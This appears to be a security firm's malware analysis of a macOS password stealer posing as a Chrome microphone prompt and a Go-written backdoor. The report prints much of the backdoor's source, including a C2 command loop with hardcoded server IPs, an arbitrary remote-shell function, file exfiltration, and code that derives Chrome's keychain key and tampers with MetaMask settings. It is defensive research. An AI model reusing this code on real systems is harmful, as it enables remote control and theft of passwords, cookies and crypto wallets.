-rwxr-xr-x    1                     200 Dec  6 00:05 vcamservice.sh
```

All the files in the archive can be categorized into a few groups:


- Parts of **Go source code** and its binaries (https://github.com/golang/go)
- **ChromeUpdateAlert.app** – An AppBundle containing a Mach-O binary that collects the user's IP and password
- A Go-written **backdoor** and a **stealer**
- **vcamservice.sh** – A script that launches the main Go-based executable file

Interestingly, the archive is approximately 75 MB in size, primarily because it includes many parts of legitimate Go libraries and binaries.

Analysis of the Mach-O Password Stealer

One of the files we observed being used for a long period of time in this attack is a Mach-O universal binary with 2 architectures, named CameraAccess (**SHA256: 3c4becde20e618efb209f97581e9ab6bf00cbd63f51f4ebd5677e352c57e992a**).


It masquerades as a Google Chrome icon, making regular users believe the file is legitimate and preventing them from deleting it.




The code is written in Swift, and no strong obfuscation techniques were detected, making it relatively easy to understand the execution flow.

```
                    LC_MAIN
                    sub_0x1000428c
    0x00000001000428c  f4 4f be a9   stp             x20, x19, [sp, #-0x20]!
    0x0000000100004290  fd 7b 01 a9   stp             x29, x30, [sp, #0x10]
    0x0000000100004294  fd 43 00 91   add             x29, sp, #0x10
    0x0000000100004298  e4 05 00 94   bl              #0x100005a28            ; symbol stub for: static Swift.CommandLine.argc.getter : Swift.Int32
    0x000000010000429c  f3 03 00 aa   mov             x19, x0
    0x00000001000042a0  df 05 00 94   bl              #0x100005a1c            ; symbol stub for: static Swift.CommandLine.unsafeArgv.getter : Swift.UnsafeMutablePointer<Swift.Optional<Swi
ft.UnsafeMutablePointer<Swift.Int8>>>
    0x00000001000042a4  e1 03 00 aa   mov             x1, x0
    0x00000001000042a8  e0 03 13 aa   mov             x0, x19
    0x00000001000042ac  97 05 00 94   bl              #0x100005908            ; symbol stub for: AppKit.NSApplicationMain(Swift.Int32, Swift.UnsafeMutablePointer<Swift.Optional<Swift.Unsa
feMutablePointer<Swift.Int8>>>) -> Swift.Int32
    0x00000001000042b0  11 06 00 94   bl              #0x100005af4            ; symbol stub for: _exit
```

It displays a window that looks like a system notification window, asking the user to grant microphone access, supposedly requested from Google Chrome application.



Even if the user selects "Remind Me Later," a password prompt window still appears.




The app claims to require microphone access; however, it is sandboxed, and no actual permission request is made for the microphone.

```
Mach Header #00 (arm64)
-----------------------------------------------------------------------------------------------------------------------
Entitlements:

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>com.apple.security.app-sandbox</key>
        <true/>
        <key>com.apple.security.files.user-selected.read-only</key>
        <true/>
        <key>com.apple.security.network.client</key>
        <true/>
        <key>com.apple.security.network.server</key>
        <true/>
</dict>
</plist>
```


After the user enters their password, the malware requests the external IP address of the host it is running on. It then sends the password.txt file to a Dropbox folder named after the user's external IP address.

On the screenshot below the Dropbox API URL can be spotted.

While examining the network traffic, we could see attempts to retrieve public IP address of a victim.



After the IP address is received, we could see requests to Dropbox in order to upload IP-password pair using hardcoded credentials.



Our team reported this incident to Dropbox, along with the credentials used to conduct this abusive campaign.

Analysis of the Go-written backdoor

It is important to note that the ZIP file downloaded by the ffmpeg.sh script contains the plaintext source code of the backdoor, meaning it was neither precompiled nor obfuscated. It significantly sped up the analysis but also raised questions about proper attribution. Needless to say, APT groups from the DPRK are typically far more sophisticated.

Another unusual strategy is the inclusion of a Go binary (**/bin/go**) in the archive instead of simply compiling the full code. However, since Go is not the default application on many operating systems, the threat actors may have included it for better compatibility. This makes sense given that the malware is cross-platform and targets macOS, Linux, and Windows at the same time.


A graph illustrating relations and detailed description of each noteworthy sample, can be found here: Gist

Entry point


Inside the archive, there is a script called **vcamupdate.sh**. It runs immediately after unpacking and simply executes **/bin/go** (which is bundled in the ZIP) while passing the path to the main Golang application (**app.go** in this case).

```
#!/bin/bash

# Set the working directory to the folder where this script is located
cd "$(dirname "$0")"

echo "Installing Dependencies..."

project_file="app.go"
./bin/go run "$project_file"

exit 0
```

The entry application (**app.go**) is responsible for generating a unique UUID for the user's workstation, initializing the C2 URL, and starting the main loop. In the code we can see single-line comments, prints of supporting messages, and some commented-out code. It also includes URLs probably meant for testing, forgotten to be removed by the developers. In spite of the C2 IP address being different in the main campaign, samples from 2024 shared the same functionality and targeted the same data.



```go
package main

import (
    "bits-project/bits/config"
    "bits-project/bits/core"
    "bits-project/bits/instance"
    "crypto/rand"
    "encoding/hex"
    "os"
    "path/filepath"
)

func generateId() string {
    hostfile := filepath.Join(os.TempDir(), config.MACHINEID_FILE_NAME)
    data, err := os.ReadFile(hostfile)

    if err == nil {
        return string(data)
    }

    // initialize id
    data = make([]byte, 4)
    rand.Read(data)

    id := hex.EncodeToString(data)

    os.WriteFile(hostfile, []byte(id), 0o644)

    return id
}


func RunDLL() {
    instance.Delay()
    instance.CheckDupInstance()
    instance.RegisterInstance()

    //url := "https://api.iz-aws.info/public/images/"
    url := "http://95.169.180.146:8080"
    // url := "http://127.0.0.1:8080"
    id := generateId()
    print("Waiting for connecting with Server...");

    core.StartMainLoop(id, url)
}

func main() {

    RunDLL()
}
```



```go
package main

import (
    "bits-project/bits/config"
    "bits-project/bits/core"
    "bits-project/bits/instance"
    "crypto/rand"
    "encoding/hex"
    "os"
    "path/filepath"
)

func generateId() string {
    hostfile := filepath.Join(os.TempDir(), config.MACHINEID_FILE_NAME)
    data, err := os.ReadFile(hostfile)

    if err == nil {
        return string(data)
    }

    // initialize id
    data = make([]byte, 4)
    rand.Read(data)

    id := hex.EncodeToString(data)

    os.WriteFile(hostfile, []byte(id), 0o644)

    return id
}


func RunDLL() {
    instance.Delay()
    instance.CheckDupInstance()
    instance.RegisterInstance()

    //url := "https://api.iz-aws.info/public/images/"
    url := "http://216.74.123.191:8080"
    // url := "http://127.0.0.1:8080"
    id := generateId()
    print("Waiting for connecting with Server...");

    core.StartMainLoop(id, url)
}

func main() {

    RunDLL()
}
```

Later the call to **core.StartMainLoop(id, url)** brings us to the **core/** folder with **loop.go** and **work.go** files. The **loop.go** file is mainly responsible for receiving and execution of commands from C2, calling submodules which collect sensitive data, and uploading it to the remote server. It contains many functions, 8 of which we would like to highlight and explore in more detail.

Function StartMainLoop

This function uses the config submodule to initialize available commands and listen for incoming ones. Below you can find a table with all the commands along with their corresponding codes. A more detailed analysis of the backdoor functionality can be found in this publication.

Command Name	Encoded Name	Description
COMMAND_INFO	qwer	Get username, host, OS, arch
COMMAND_UPLOAD	asdf	Upload and decompress arbitrary archive from C2 to host
COMMAND_DOWNLOAD	zxcv	Download stolen data to C2
COMMAND_OSSHELL	vbcx	Initialize interactive shell between host and C2 (execute arbitrary remote commands)
COMMAND_AUTO	r4ys	Automatically collect sensitive data
COMMAND_WAIT	ghdj	Wait for X seconds
COMMAND_EXIT	dghh	Exit main loop (set alive=false)

Based on the command received from C2, an appropriate function will be called.

```
func StartMainLoop(id string, url string) {

        var (
                msg_type string
                msg_data [][]byte
                msg string
                cmd string
                cmd_type string
                cmd_data [][]byte
                alive bool
        )

        // initialize
        cmd_type = config.COMMAND_INFO
        alive = true
        for alive {
                func() {

                        // recover panic state
                        defer func() {
                                if r := recover(); r != nil {
                                        cmd_type = config.COMMAND_INFO
                                        time.Sleep(config.DURATION_ERROR_WAIT)
                                }
                        }()

                        switch cmd_type {
                        case config.COMMAND_INFO:
                                msg_type, msg_data = processInfo()
                        case config.COMMAND_UPLOAD:
                                msg_type, msg_data = processUpload(cmd_data)
                        case config.COMMAND_DOWNLOAD:
                                msg_type, msg_data = processDownload(cmd_data)
                        case config.COMMAND_OSSHELL:
                                msg_type, msg_data = processOsShell(cmd_data)
                        case config.COMMAND_AUTO:
                                msg_type, msg_data = processAuto(cmd_data)
                        case config.COMMAND_WAIT:
                                msg_type, msg_data = processWait(cmd_data)
                        case config.COMMAND_EXIT:
                                alive = false
                                msg_type, msg_data = processExit()
                        default:
                                panic("problem")
                        }

                        msg = command.MakeMsg(id, msg_type, msg_data)
                        cmd, _ = transport.HtxpExchange(url, msg)
                        cmd_type, cmd_data = command.DecodeMsg(cmd)
                }()
        }
}
```

Function processInfo

This function will collect basic system information such as username, hostname, OS version, and architecture. It is worth to note that most of the popular infostealers collect way more system information than this malware.

```
func processInfo() (string, [][]byte) {

        user, _ := user.Current()
        host, _ := os.Hostname()
        os := runtime.GOOS
        arch := runtime.GOARCH

        print("user: " + user.Username + ", host: " + host + ", os: " + os + ", arch:
" + arch + "\n")

        data := [][]byte{
                []byte(user.Username),
                []byte(host),
                []byte(os),
                []byte(arch),
                []byte(config.DAEMON_VERSION),
        }

        return config.MSG_INFO, data
}
```

Function processUpload

In this case, upload represents the process of sending an archive file from the C2 to the infected host, followed by its decompression. It also indicates whether the decompression was successful.

```
func processUpload(data [][]byte) (string, [][]byte) {

        var log string
        var state string

        path := string(data[0])
        buf := bytes.NewBuffer(data[1])

        err := util.Decompress(buf, path)

        if err == nil {
                log = fmt.Sprintf("%s : %d", path, len(data[1]))
                state = config.LOG_SUCCESS
        } else {
                log = fmt.Sprintf("%s : %s", path, err.Error())
                state = config.LOG_FAIL
        }

        return config.MSG_LOG, [][]byte{
                []byte(state),
                []byte(log),
        }
}
```

Function processDownload

This function is the reverse of the previous one. It performs compression of a directory with files collected in advance into tar.gz archive.

```
func processDownload(data [][]byte) (string, [][]byte) {

        var file_data []byte
        var err error

        path := string(data[0])
        _, file := filepath.Split(path)

        info, _ := os.Stat(path)

        if info.IsDir() {
                var buf bytes.Buffer
                err = util.Compress(&buf, []string{path}, false)

                file = fmt.Sprintf("%s.tar.gz", file)
                file_data = buf.Bytes()

        } else {
                file_data, err = os.ReadFile(path)
        }

        if err == nil {
                return config.MSG_FILE, [][]byte{[]byte(config.LOG_SUCCESS),
[]byte(file), file_data}
        } else {
                return config.MSG_FILE, [][]byte{[]byte(config.LOG_FAIL),
[]byte(err.Error())}
        }
}
```

Function processOsShell

This is a function which a true backdoor must have. It awaits arbitrary command and attempts to execute it. A command may have command-line arguments, and the output will be logged directly to a C2.

```
func processOsShell(data [][]byte) (string, [][]byte) {

        mode := string(data[0]) // mode
        timeout, _ := strconv.ParseInt(string(data[1]), 16, 64)
        shell := string(data[2])
        args := make([]string, len(data[3:]))
        for index, elem := range data[3:] {
                args[index] = string(elem)
        }

        if mode == config.SHELL_MODE_WAITGETOUT { // wait and get result mode

                ctx, cancel := context.WithTimeout(context.Background(),
time.Duration(timeout))
                defer cancel()

                cmd := exec.CommandContext(ctx, shell, args...)
                out, err := cmd.Output()

                if err != nil {
                        return config.MSG_LOG, [][]byte{
                                []byte(config.LOG_FAIL),
                                []byte(err.Error()),
                        }
                } else {
                        return config.MSG_LOG, [][]byte{
                                []byte(config.LOG_SUCCESS),
                                out,
                        }
                }

        } else { // start and detach mode

                c := exec.Command(shell, args...)
                err := c.Start()

                if err != nil {
                        return config.MSG_LOG, [][]byte{
                                []byte(config.LOG_FAIL),
                                []byte(err.Error()),
                        }
                } else {
                        return config.MSG_LOG, [][]byte{
                                []byte(config.LOG_SUCCESS),
                                []byte(fmt.Sprintf("%s %s", shell, strings.Join(args,
" "))),
                        }
                }
        }

}
```

Function processAuto

This is the entry point of the stealing flow. This function contains multiple calls to the files located in auto/ folder. They include grabbers, processors or modifiers of the following data:

- Keychain
- Chrome login data
- Chrome cookies
- Chrome MetaMask extension (keys, permissions, etc.)
- Chrome profile

```
func processAuto(data [][]byte) (string, [][]byte) {
        var (
                msg_type string
                msg_data [][]byte
        )

        mode := string(data[0])

        switch mode {
        case config.AUTO_CHROME_GATHER:
                msg_type, msg_data = auto.AutoModeChromeGather()
        case config.AUTO_CHROME_PREFRST:
                msg_type, msg_data = auto.AutoModeChromeChangeProfile()
        case config.AUTO_CHROME_COOKIE:
                msg_type, msg_data = auto.AutoModeChromeCookie()
        case config.AUTO_CHROME_KEYCHAIN:
                msg_type, msg_data = auto.AutoModeMacChromeLoginData()
        default:
                msg_type = config.MSG_LOG
                msg_data = [][]byte{[]byte(config.LOG_FAIL), []byte("unknown auto
mode")}
        }

        return msg_type, msg_data
}
```

Function processWait

Utility function used to send backdoor into sleeping mode, awaiting further commands.

```
func processWait(data [][]byte) (string, [][]byte) {

        duration, _ := strconv.ParseInt(string(data[0]), 16, 64)

        time.Sleep(time.Duration(duration))

        send_data := make([]byte, 128)
        rand.Read(send_data)

        return config.MSG_PING, [][]byte{send_data}
}
```

Function processExit

This is a utility function used to quit from the main loop of communication with the C2.

```
func processExit() (string, [][]byte) {
        return config.MSG_LOG, [][]byte{
                []byte(config.LOG_SUCCESS),
                []byte("exited"),
        }
}
```

Implementation of Chrome data auto-collection

The **auto/** folder contains a set of Go-apps:

- **basic.go**

```
const (
 userdata_dir_win  = "AppData\\Local\\Google\\Chrome\\User Data\\"
 userdata_dir_darwin = "Library/Application Support/Google/Chrome/"
 userdata_dir_linux  = ".config/google-chrome"
 extension_dir = "nkbihfbeogaeaoehlefnkodbefgpgknn"
 extension_hash_key  =
"protection.macs.extensions.settings.nkbihfbeogaeaoehlefnkodbefgpgknn"
 extension_setting_key = "extensions.settings.nkbihfbeogaeaoehlefnkodbefgpgknn"
 secure_preference_file = "Secure Preferences"
 logins_data_file  = "Login Data"
 keychain_dir_darwin = "Library/Keychains/login.keychain-db"
)
```

> Here we can see defined constants with target data to capture, it becomes obvious that the main focus is on MetaMask extension.

- **chrome_change_pref.go**

```
// get json string
func getExtJsonString() string {
 return `{"active_permissions":{"api":

["activeTab","clipboardWrite","notifications","storage","unlimitedStorage","webR
equest"],
        "explicit_host":
["*://*.eth/*","http://localhost:8545/*","https://*.codefi.network/*","https://*
.cx.metamask.io/*","https://*.infura.io/*","https://chainid.network/*","https://
lattice.gridplus.io/*"],
        "manifest_permissions":[],
        "scriptable_host":
["*://connect.trezor.io/*/popup.html","file:///*","http://*/*","https://*/*"]},
        "commands":{"_execute_browser_action":
{"suggested_key":"Alt+Shift+M","was_assigned":true}},"content_settings":[],
        "creation_flags":38,"events":
[],"first_install_time":"13361518520188298","from_webstore":false,
        "granted_permissions":{"api":
["activeTab","clipboardWrite","notifications","storage","unlimitedStorage","webR
equest"],
        "explicit_host":
["*://*.eth/*","http://localhost:8545/*","https://*.codefi.network/*","https://*
.cx.metamask.io/*","https://*.infura.io/*","https://chainid.network/*","https://
lattice.gridplus.io/*"],
        "manifest_permissions":[],"scriptable_host":
["*://connect.trezor.io/*/popup.html","file:///*","http://*/*","https://*/*"]},"
incognito_content_settings":[],
        "incognito_preferences":
{},"last_update_time":"13361518520188298","location":4,"newAllowFileAccess":true
,"path":"C:\\ProgramData\\11.16.0_0","preferences":{},
        "regular_only_preferences":
{},"state":1,"was_installed_by_default":false,"was_installed_by_oem":false,"with
holding_permissions":false}`
}

// chrome kill
 if runtime.GOOS == "windows" {
 cmd := exec.Command("cmd", "/c", "taskkill /f /im chrome.exe")
 cmd.Run()
 } else {
 cmd := exec.Command("/bin/sh", "-c", "killall chrome")
 cmd.Run()
 }
```

    - It kills all currently active Chrome processes, and changes certain permissions for the **MetaMask** extension.
    - The JSON configuration suggests a potentially malicious behavior of the extension due to its extensive permissions and manual installation method.

- The "**webRequest**" permission allows the extension to intercept and modify network requests, enabling data theft or phishing attacks. The "**clipboardWrite**" permission can be used to capture and modify clipboard data, potentially stealing cryptocurrency addresses or passwords.
- The "**scriptable_host**" section, which includes "**file:///***", "**https://*/***", and "**http://*/***", enables script execution on all websites and access to local files, allowing credential theft or unauthorized data exfiltration.
- The "**explicit_host**" section grants access to cryptocurrency-related domains, such as **https://*.infura.io/*** and **https://*.cx.metamask.io/***, which could be exploited to manipulate transactions.
- The "**from_webstore**": **false** field indicates that the extension was installed manually or through unauthorized means, suggesting possible tampering. The "**commands**" field assigns a keyboard shortcut to activate the extension, potentially triggering hidden malicious behavior.
- These combined factors indicate the extension could be used for unauthorized access, data theft, or financial fraud.

- **chrome_cookie_darwin.go**

```
var (
 SALT  = "saltysalt"
 ITERATIONS = 1003
 KEYLENGTH = 16
)

func getDerivedKey() ([]byte, error) {

 out, err := exec.Command(
 `/usr/bin/security`, `find-generic-password`,
 `-s`, `Chrome Safe Storage`,
 `-wa`, `Chrome`,
 ).Output()

 if err != nil {
 return nil, err
 }

 temp := []byte(strings.TrimSpace(string(out)))
 chromeSecret := temp[:len(temp)-1]

 if chromeSecret == nil {
 return nil, errors.New("Can not get keychain")
 }
 var chromeSalt = []byte("saltysalt")
 //
@https://source.chromium.org/chromium/chromium/src/+/master:components/os_crypt/
os_crypt_mac.mm;l=157
 key := pbkdf2.Key(chromeSecret, chromeSalt, 1003, 16, sha1.New)
 return key, nil
}
```

    - Used to retrieve password related to Google Chrome from local storage.
